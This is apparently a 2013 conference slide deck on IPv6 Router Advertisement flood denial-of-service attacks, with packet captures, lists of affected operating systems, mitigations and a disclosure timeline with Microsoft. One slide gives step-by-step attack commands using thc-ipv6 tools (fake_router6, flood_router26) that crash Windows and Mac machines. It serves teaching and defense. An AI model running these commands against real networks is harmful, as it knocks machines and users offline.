

IPv6 RA DoS Attacks

Sam Bowne

gogoNET Live 4

Nov 13, 2013



Sam Bowne


@sambowne

I teach Ethical Hacking at City College San Francisco. My statements
are my own, not official positions of CCSF.


San Francisco · samsclass.info

IPv4 Exhaustion

IPv4 Exhaustion



One Year Left


 www.potaroo.net/tools/ipv4/

IANA Unallocated Address Pool Exhaustion:
03-Feb-2011

Projected RIR Address Pool Exhaustion Dates:

RIR	Projected Exhaustion Date	Remaining Addresses in RIR Pool (/8s)
APNIC:	19-Apr-2011 (actual)	0.8694
RIPE NCC:	14-Sep-2012 (actual)	0.9050
ARIN:	15-Apr-2014	2.3773
LACNIC:	28-Aug-2014	2.5294
AFRINIC:	01-Aug-2020	3.7308

IPv6 Exhaustion



A screenshot of a web browser window. The address bar shows the URL `samsclass.info/ipv6/exhaustion.htm`. The page content is displayed on a grey background and includes the following text:

There are only this many IPv6 addresses left:

340,282,366,920,938,463,463,374,607,431,636,584,978

Projected IPv6 Exhaustion Date

5,395,000,000,000,000,000,000,000,000 AD

Link-Local DoS

IPv6 Router Advertisements




Old Attack (from 2011)

IPv4: DHCP

PULL process


- Client requests an IP
- Router provides one



IPv6: Router Advertisements

PUSH process

- Router announces its presence
- Every client on the LAN creates an address and joins the network



Router Advertisement Packet

The image shows a Wireshark capture window titled "Broadcom NetXtreme Gigabit Ethernet Driver: Capturing - Wireshark". The filter is set to "icmpv6". The packet list shows three ICMPv6 packets. The second packet, number 2027, is highlighted and is a Router Advertisement. The packet details pane shows the following structure:

- Frame 2027 (118 bytes on wire, 118 bytes captured)
- Ethernet II, Src: Supermic_82:11:bd (00:30:48:82:11:bd), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
- Internet Protocol Version 6
- Internet Control Message Protocol v6
 - Type: 134 (Router advertisement)
 - Code: 0
 - Checksum: 0xe59d [correct]
 - Cur hop limit: 0
 - Flags: 0x40
 - Router lifetime: 1800
 - Reachable time: 0
 - Retrans timer: 0
 - ICMPv6 Option (Source link-layer address)
 - ICMPv6 Option (MTU)
 - ICMPv6 Option (Prefix information)
 - Type: Prefix information (3)
 - Length: 32
 - Prefix length: 64
 - Flags: 0xd0
 - Valid lifetime: 2592000
 - Preferred lifetime: 604800
 - Prefix: 2001:5c0:110c:9d00::

RA Flood (from 2011) flood_router6

```
Administrator: cmd - Shortcut
C:\Windows\system32>ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IPv6 Address. . . . .             : 4:1:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:2:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:3:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:4:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:5:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:6:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:7:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:8:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:9:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .             : 4:10:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .            : 4:11:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .            : 4:12:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .            : 4:13:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .            : 4:14:1:0:156d:9e7e:48d3:704e
    IPv6 Address. . . . .            : 4:15:1:0:156d:9e7e:48d3:704e
```

Effects of flood_router6

- Drives Windows to 100% CPU
- Also affects FreeBSD
- No effect on Mac OS X or Ubuntu Linux



The New RA Flood

MORE IS BETTER

- Each RA now contains
 - 17 Route Information sections
 - 18 Prefix Information sections

```
▷ Frame 116: 1038 bytes on wire (8304 bits), 1038 bytes captured (8304 bits)
▷ Ethernet II, Src: Apple_f6:27:8a (44:2a:60:f6:27:8a), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fe80::94:3b5e:94b4:7b01 (fe80::94:3b5e:94b4:7b01), Dst: ff02::1 (ff02::1)
▽ Internet Control Message Protocol v6
  Type: Router Advertisement (134)
  Code: 0
  Checksum: 0x2b0c [correct]
  Cur hop limit: 255
  ▷ Flags: 0x08
    Router lifetime (s): 65535
    Reachable time (ms): 16384000
    Retrans timer (ms): 1966080
  ▷ ICMPv6 Option (MTU : 1500)
  ▷ ICMPv6 Option (Source link-layer address : 44:2a:60:f6:27:8a)
  ▷ ICMPv6 Option (Prefix information : 2003:943c:5f94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943d:6194:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943e:6394:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943f:6594:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9440:6794:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9441:6994:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9442:6b94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9443:6d94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9444:6f94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9445:7194:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9446:7394:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9447:7594:b47b::/64)
```


Flood Does Not Work Alone

- Before the flood, you must send some normal RA packets
- This puts Windows into a vulnerable state


How to Perform this Attack

- For best results, use a gigabit Ethernet NIC on attacker and a gigabit switch
- Use thc-ipv6 2.3 on Kali
- Two Terminal windows:
 1. `./fake_router6 eth1 a::/64`
 2. `./flood_router26 eth1`
- Windows dies within 30 seconds

Effects of New RA Flood

- Win 8 & Server 2012 die (BSOD)
- Microsoft Surface RT dies (BSOD)
- Mac OS X dies
- Win 7 & Server 2008 R2, with the "IPv6 Readiness Update" freeze during attack
- iPad 3 slows and sometimes crashes
- Android phone slows and sometimes crashes
- Ubuntu Linux suffers no harm

Videos and Details



The image shows a screenshot of a web browser window. The address bar at the top contains the URL "samsclass.info/ipv6/proj/RA_flood2.htm". Below the address bar, the main heading of the page is "New RA Flood Attack" in a large, bold, black serif font. Underneath the heading, the word "Contents" is written in a bold, black serif font. A list of 13 items follows, each preceded by a number and followed by a blue, underlined hyperlink. The items are:

1. [Killing Mac OS X and Windows Server 2012](#)
2. [Microsoft's IPv6 Readiness Update](#)
3. [Wireless: Injuring the iPad 3](#)
4. [Killing Mac OS X Reliably with a better switch](#)
5. [Wireless: Freezing the iPad Mini](#)
6. [BayThreat 3 Talk](#)
7. [Killing Mac OS X with a Crossover Cable](#)
8. [Killing Mac OS X on a Wireless LAN](#)
9. [Notifying Apple](#)
10. [IPv6 Attack Kills MacBook Air & 3 iPads](#)
11. [Freezing an Android Phone With an IPv6 Attack](#)
12. [Google Notified](#)
13. [Killing the Microsoft Surface with an IPv6 Attack](#)

Mitigation

- Disable IPv6
- Turn off Router Discovery with netsh
- Use a firewall to block rogue RAs
- Get a switch with RA Guard
- Microsoft's "IPv6 Readiness Update" provides some protection for Win 7 & Server 2008 R2
 - Released Nov. 13, 2012
 - KB 2750841
 - ***But NOT for Win 8 or Server 2012!!***

DEMO

More Info

- Slides, instructions for the attacks, and more at
- Samsclass.info

Speculations

Why are Devices so Vulnerable?

NETGEAR
PROSAFE

NETGEAR ProSafe™ Gigabit 8 Port VPN Firewall FVS318N

| Network Configuration | Security | VPN | Users | Administration | Monitoring | Web Support | Logout |

:: WAN Settings :: SIIT :: Wireless Settings :: Dynamic DNS :: LAN Setup :: DMZ Setup :: Routing ::

LAN Setup LAN Multi-homing

RADVD IPv4 IPv6

IPv6 LAN Setup

IPv6 Address:

IPv6 Prefix Length:

DHCPv6

DHCP Status:

DHCP Mode:

Prefix Delegation:

Domain Name:

Server Preference:

DNS Servers:

Primary DNS Server:

Secondary DNS Server:

Lease/Rebind Time: (Seconds)

C:\> Administrator: cmd.exe - Shortcut

Ethernet adapter VMware Network Adapter VMnet1:

```
Connection-specific DNS Suffix . :  
Description . . . . . : VMware Uirtual Ethernet Adapter for VMnet1  
Physical Address. . . . . : 00-50-56-C0-00-01  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::f54b:1dd:e462:5f94%19(Preferred)  
IPv4 Address. . . . . : 192.168.147.1(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :  
DHCPv6 IAID . . . . . : 285233238  
DHCPv6 Client DUID. . . . . : 00-01-00-01-18-EE-5C-BF-00-0C-29-36-83-2B  
DNS Servers . . . . . : fec0:0:0:ffff::1%1  
                        fec0:0:0:ffff::2%1  
                        fec0:0:0:ffff::3%1  
  
NetBIOS over Tcpip. . . . . : Enabled
```

Ethernet adapter VMware Network Adapter VMnet8:

```
Connection-specific DNS Suffix . :  
Description . . . . . : VMware Uirtual Ethernet Adapter for VMnet8  
Physical Address. . . . . : 00-50-56-C0-00-08  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::4166:6027:a4c8:6186%20(Preferred)  
IPv4 Address. . . . . : 192.168.37.1(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :  
DHCPv6 IAID . . . . . : 302010454  
DHCPv6 Client DUID. . . . . : 00-01-00-01-18-EE-5C-BF-00-0C-29-36-83-2B  
DNS Servers . . . . . : fec0:0:0:ffff::1%1  
                        fec0:0:0:ffff::2%1  
                        fec0:0:0:ffff::3%1  
  
NetBIOS over Tcpip. . . . . : Enabled
```

Microsoft, 2005

technet.microsoft.com/en-us/library/cc783049(v=ws.10).aspx

IPv6 configuration items

7 out of 11 rated this helpful – [Rate this topic](#)

Updated: January 21, 2005

Applies To: Windows Server 2003, Windows Server 2003 R2, Windows Server 2003 with SP1, Windows Server 2003 with SP2

To configure the DNS server with one of the three IPv6 addresses that are available on IPv6 client computers by default, use the **netsh interface ipv6 add address** command. The three default DNS server addresses are:

- FEC0:0:0:FFFF::1
- FEC0:0:0:FFFF::2
- FEC0:0:0:FFFF::3

Microsoft, 2004

← → ↻ 🏠 📄 tools.ietf.org/html/rfc3879

Network Working Group	C. Huitema
Request for Comments: 3879	Microsoft
Category: Standards Track	B. Carpenter
	IBM
	September 2004

Deprecating Site Local Addresses

← → ↻ 🏠 📄 tools.ietf.org/html/rfc3879

4. Deprecation

This document formally deprecates the IPv6 site-local unicast prefix defined in [[RFC3513](#)], i.e., 111111011 binary or FEC0::/10. The special behavior of this prefix MUST no longer be supported in new implementations. The prefix MUST NOT be reassigned for other use except by a future IETF standards action. Future versions of the addressing architecture [[RFC3513](#)] will include this information.

Patching

Microsoft Timeline

- Marc Hause informed them of the original RA flood vuln on July 10, 2010
- In March, 2011, I also warned Microsoft

IPv6 Router Advertisement DoS on Windows [jt] Inbox x  

 **Microsoft Security Response Center** <secure@microsoft.com> 3/25/11   

to me ▾

Hello Sam,

My name is Jeremy and I'm a program manager here in the Microsoft Security Response Center (MSRC). I was forwarded your mail regarding the DoS in Windows. Thank you very much for reporting this vulnerability to us, however we are already aware of it. This vulnerability is actually public and documented in CVE-2010-4669. The only way to fix this issue is to implement the SeND protocol, which we are looking into for future versions of Windows.

In the future, if you find any other vulnerabilities, feel free to send them to secure@microsoft.com and we will investigate.

Best Regards
Jeremy

Microsoft IPv6 Readiness Update



- Released in Nov., 2012

Windows 7

Without the IPv6 Readiness Update

The image displays a dual-boot system with a Linux virtual machine on the left and a Windows 7 desktop on the right.

Linux Terminal (left):

```
root@bt: ~/thc-ipv6-2.0
File Edit View Terminal Help
SENDING A SINGLE router advertisement on eth1 :
Sent 1 RAs
SENDING A SINGLE router advertisement on eth1 :
Sent 1 RAs
SENDING A SINGLE router advertisement on eth1 :
Sent 1 RAs
```

Windows 7 Desktop (right):

Windows IP Configuration:

```
Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . : localdomain
IPv6 Address. . . . . : 2003:3ffe:2140:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:3fff:2340:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4000:2540:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4001:2740:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4002:2940:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4003:2b40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4004:2d40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4005:2f40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4006:3140:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4007:3340:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4008:3540:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4009:3740:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:400a:3940:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:400b:3b40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:400c:3d40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:400d:3f40:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:400e:4140:8123:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b05:284b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b06:2a4b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b07:2c4b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b08:2e4b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b09:304b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b0a:324b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b0b:344b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b0c:364b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b0d:384b:f55a:3115:9523:a9c4:9aca
IPv6 Address. . . . . : 2003:4b0e:3a4b:f55a:3115:9523:a9c4:9aca
More
```

Windows Task Manager (right):

- CPU Usage: 100 %
- Memory: 414 MB
- Physical Memory (MB): Total, Cached, Available, Free
- Kernel Memory (MB): Paged, Nonpaged
- Processes: 43
- CPU
- Bluetooth Network Connection: Connected
- Bluetooth Device (Personal Area)

Linux Desktop (bottom left):

back | track 5^{r3}

the quieter you become, the more you are able to hear

Windows 7

With the IPv6 Readiness Update

The screenshot displays a Windows 7 desktop environment with several open windows:

- Terminal Window (root@bt: ~/thc-ipv6-2.0):** Shows the output of a command, displaying IPv6 addresses for both Bluetooth and Local Area Network connections. The Local Area Network section lists multiple IPv6 addresses, including `2003:268b:1227:5733:3115:9523:a9c4::`.
- Windows Task Manager:** Shows system performance metrics:
 - CPU Usage: 0%
 - Memory: 329 MB
